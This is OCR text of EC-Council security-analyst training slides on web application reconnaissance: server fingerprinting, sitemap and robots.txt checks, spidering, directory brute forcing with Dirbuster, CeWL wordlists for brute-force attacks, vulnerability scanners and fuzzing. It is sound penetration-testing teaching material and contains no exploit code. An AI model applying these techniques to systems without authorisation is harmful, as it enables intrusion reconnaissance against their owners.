- Netblock Owner
- Nameserver
- DNS admin
- Reverse DNS
- Nameserver organization
- Host company

Site Technology


- Server-side
- Client-side
- Client-side Scripting Frameworks
- Content Delivery Network
- Character Encoding
- HTTP Compression


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Basic Website Footprinting using Netcraft (Cont'd)

ECSA
EC-Council Certified Security Analyst

- Enter your target website in **What's that site running?** of **http://www.netcraft.com** and click Site Report





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Web Enumeration using Whatweb

ECSA

- Collect information about targeted server and web application using Whatweb
- You will find following types of information:
  - Platform
  - CMS platform
  - Type of Script
  - Google Analystics
  - Webserver Platform
  - IP address, Country
  - Plugins & their libraries used
  - Server Headers, Cookies and a lot more

whatweb

```
[illegible] : # whatweb http://www.certifiedhacker.com
http://www.certifiedhacker.com [200 OK] Country[UNITED STATES][ ], HTTPServer[nginx/1.12.2], IP[162.241
.216.11], JQuery[1.4], Meta-Author[Parallels], PasswordField[ReveilPassword], Script[text/javascript],
Title[Certified Hacker], nginx[1.12.2]
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manually Browse the Target Website URL and Internal URLs

ECSA

1. Manually browse the target website to explore all the available features and functionalities
2. Create an account with the website, if required, to access restricted features
3. Check the site map, if available, and check its validity and the accessibility of any page not listed in the site map
4. Surf through all the available URLs in the website and make note of them
5. Take note of all the available features with their URLs, including login pages and page accessibility
6. Carefully observe and analyze anything appended after a query symbol in the requested URL
7. Carefully observe the script filename extensions in the URLs. This helps you in identifying the scripting platform used to build the web pages
8. For example, you may encounter extensions, such as .php, .asp, .jsp etc., while browsing the target web site

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Analyze the HTML Source Code

ECSA


- Take a close look at the HTML source code of web pages of the target website
- Observe the comments written in the HTML code. They may provide useful hints and contact details for the web admin or developer
- Carefully look for the links and image tags in the HTML code. These may help in mapping the file system and directory structure inside the web application
- Look for the destination of the 'action' attribute

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Check the HTTP and HTML Processing by the Browser

ECSA

Install HTTP and HTML Analyzer plugin software to analyze HTTP and HTTPS request headers and the HTML source code



HTTP Headers



HttpWatch


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Server-Side Technologies

ECSA

1. Analyze HTTP response headers from the server using tool such as Burp suite




```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 10 Jan 2018 07:33:32 GMT
Content-Type: text/html
Connection: Close
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Content-Length: 9660
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Server-Side Technologies (Cont'd)

ECSA

2

Analyze HTTP Requests

The header and any page returned from a HEAD or OPTIONS request usually contain a SERVER: string or similar output detailing the web server software version and possibly the scripting environment or operating system in use

Tools to use:

- Telnet
- Tamper Data
- IEWatch
- Paros
- Burp Suite
- Firebug

```
HTTP/1.1 404 Not Found
Content-Length: 1245
Content-Type: text/html
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
Date: Sun, 02 Dec 2017 21:31:19 GMT
Connection: close
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Server-Side Technologies (Cont'd)

ECSA

- Examine the page source, URLs, extensions, etc. and make an educated guess to determine the internal structure and functionality of web applications



SSL

ASPX Platform

```
https://www.example.com/customers.aspx?name=existing%20clients&isActive=
0&startDate=20%2F11%2F2010&endDate=20%2F05%2F2011&showBy=name
```

Database Column

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Server-Side Technologies (Cont'd)

ECSA

Technology	Extension	Server Platform
Perl CGI script	.pl	Generic; usually web servers running on Unix
Active Server Pages	.asp	Microsoft IIS
ASP+	.aspx	Microsoft .NET
PHP script	.php	Generic; usually interfaced with Apache
ColdFusion	.cfm	Generic; usually interfaced with Microsoft IIS
Lotus Domino	.nsf	Lotus Domino server
Java Server Page	.jsp	Various platforms
Java Struts	.do	Various platforms

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Server-Side Technologies (Cont'd)

ECSA
EC-Council Certified Security Analyst

3 Examine the Cookies

Server	Cookie
Apache	Apache=202.86.136.115.308631021850797729
IIS	ASPSESSIONIDGGQGGCVC=KELHFOFDIHOIPLHJEBECNDME
ATG Dynamo	JSESSIONID=H4TQ0BVCTCDNZQFIAE0SFFOAVAAUIIV0
IBMNet.Data	SESSION_ID=307823,wFXBDMkiwgAnRyij+iK1fg87gsw8e/TUDq2n4VZKc+UyjEZq
ColdFusion	CFID=573208, CFTOKEN=86241965
Java	JSESSIONID
ASP.NET	ASP.NET_SessionId
PHP	PHPSESSID -




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Server-Side Technologies (Cont'd)

ECSA
EC-Council Certified Security Analyst

4 Examine the error page messages



Server Error in '/' Application.

Compilation Error

Description: An error occurred during the compilation of a resource required to service this request. Please review the following specific error details and modify your source code appropriately.

Compiler Error Message: CS0118: 'System.Exception' is a 'type' but is used like a 'variable'

Source Error:

```
Line 23:
Line 24:        BrowserTitleLiteral.Text = string.Format("List of Users in '{0}' Provider", Membership.Provider.Name);
Line 25:        throw Exception("This is an arbitrary exception");
Line 26:    }
Line 27: }
```

Source File: c:\LiveFSAAdmSite\Default.aspx.cs **Line:** 25

Show Detailed Compiler Output:

Show Complete Compilation Source:

Version Information: Microsoft .NET Framework Version:2.0.50727.1433; ASP.NET Version:2.0.50727.1433

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Technology used to Build Target Website


ECSA

被动查找


Use web site profiler tool available on `https://builtwith.com` to find out what a target website is built with



Technology Profile



Relationship Profile



Detailed Technology Profile

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Discover Web Application Hidden Content


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Sitemap of Target Website

ECSA

- You can also examine the site map using Burp Suite tool for any interesting or sensitive content that was hidden during normal use




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Sitemap of Target Website (Cont'd)

ECSA

- Most of the organization produces and maintains sitemaps on their websites in the interests of search engine optimization
- An .xml file contains the list of all the publicly accessible pages
- If it is not configured properly, the sitemap can reveal sensitive locations and files
- Check for a sitemap.xml file on the target website
- Append /sitemap.xml or /sitemap.xml.gz to the target URL
- For example: www.targetsite.com/sitemap.xml



Note: You can directly explore the sitemap for the target website with the help of this step

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Web Spidering

图谱浏览，强制浏览

ECSA
EC-Council Certified Security Analyst

- Web spiders automatically visit every page on a website, parsing pages for links to other content recursively and indexing them in a logical flow
- Configure your browser to use a spidering tool, such as Burp Suite, OWASP Zed Attack Proxy, or WebScarab, as a local proxy and browse every page of the web application as a normal user
- Fill registration or any other forms on the website, if required
- Repeat the above procedure with enabled and disabled cookies and scripting features



Source: *http://portswigger.net*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mirror and Crawl a Website to Identify its Files, Directories, Folders


ECSA
EC-Council Certified Security Analyst

- Websites are updated on a daily or weekly basis, making it hard for the users to extract old information

- Crawling through the website and mirroring is done mainly for the following reasons:
  - To download a website to a local directory
  - To preserve a website or page for future reference
  - To extract the unavailable information



Original Website




Mirrored Website

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Website Mirroring Tools


ECSA
EC-Council Certified Security Analyst




HTTrack Web Site Copier (*http://www.httrack.com*)



SurfOffline (*http://www.surfoffline.com*)



BlackWidow (*http://softbytelabs.com*)




NCollector Studio (*http://www.calluna-software.com*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Directory Brute Forcing using Dirbuster

ECSA
EC-Council Certified Security Analyst

Use Dirbuster to extract and understand the structure, directories, and files of the target website



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Restricted Directories that Web Crawlers can not Find

ECSA


- Most websites maintain a robots.txt file to restrict web crawlers from crawling certain pages
- By viewing the robots.txt file, you can find files, directories, and folders the web administrator does not want you to look at
- Append /robots.txt to the target URL
- For example: www.targetsite.com/robots.txt


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discover Hidden Content of the Target Website

ECSA

Use perl script `Webr00t.pl` to discover hidden directories and files of the target website






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Extracting Common Word List from the Target

ECSA

- Use CeWL, a custom wordlist generator to extract common list of words from the target website
- This created list can be used to perform brute force attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Conduct Web Vulnerability Scanning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Conduct Web Vulnerability Assessment

ECSA


- Perform vulnerability scanning to detect security vulnerabilities on the target application
- Run Web Application Vulnerability Scanners such as WebInspect, IBM Security AppScan, Qualys, Vega, etc. to scan web applications for vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Vulnerability Scanners: WebInspect

ECSA

- Fortify WebInspect is a Web application security assessment solution designed to thoroughly analyze today's complex Web applications and Web services for security vulnerabilities
- It can detect new types of vulnerabilities that often go undetected by black-box security testing technologies



Source: *https://software.microfocus.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Security Scanners: IBM Security AppScan

ECSA

- **IBM** Security **AppScan** helps organizations decrease the likelihood of web application attacks and costly data breaches by automating application security vulnerability testing




Source: *https://www.ibm.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Scanners: Qualys

ECSA



- **Qualys Web Application Scanning** (WAS) is a cloud-based service that provides automated crawling and testing of custom web applications to identify vulnerabilities including cross-site scripting (XSS) and SQL injection
- The automated service enables regular testing that produces consistent results, reduces false positives, and easily scales to secure a large number of websites


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Web Application Fuzz Testing

ECSA
EC-Council Certified Security Analyst

- Use web application fuzzing tools such as WebScarab, zzuf, Wfuzz, JBroFuzz, etc. to test the **robustness and immunity of the developed web application** against attacks like buffer overflow, DOS, XSS, SQL injection, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Identify the Attack Surface Area

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Entry Points for User Input

ECSA

- Examine the URL, HTTP header, query string parameters, POST data, and cookies to determine all user input fields
- Identify HTTP header parameters that can be processed by the application as user inputs, such as User-Agent, Referrer, Accept, Accept-Language, and Host headers
- Determine URL encoding techniques and other encryption measures implemented to secure web traffic, such as SSL
- Use tools, such as HttPrint or WebScarab to find entry points in web applications

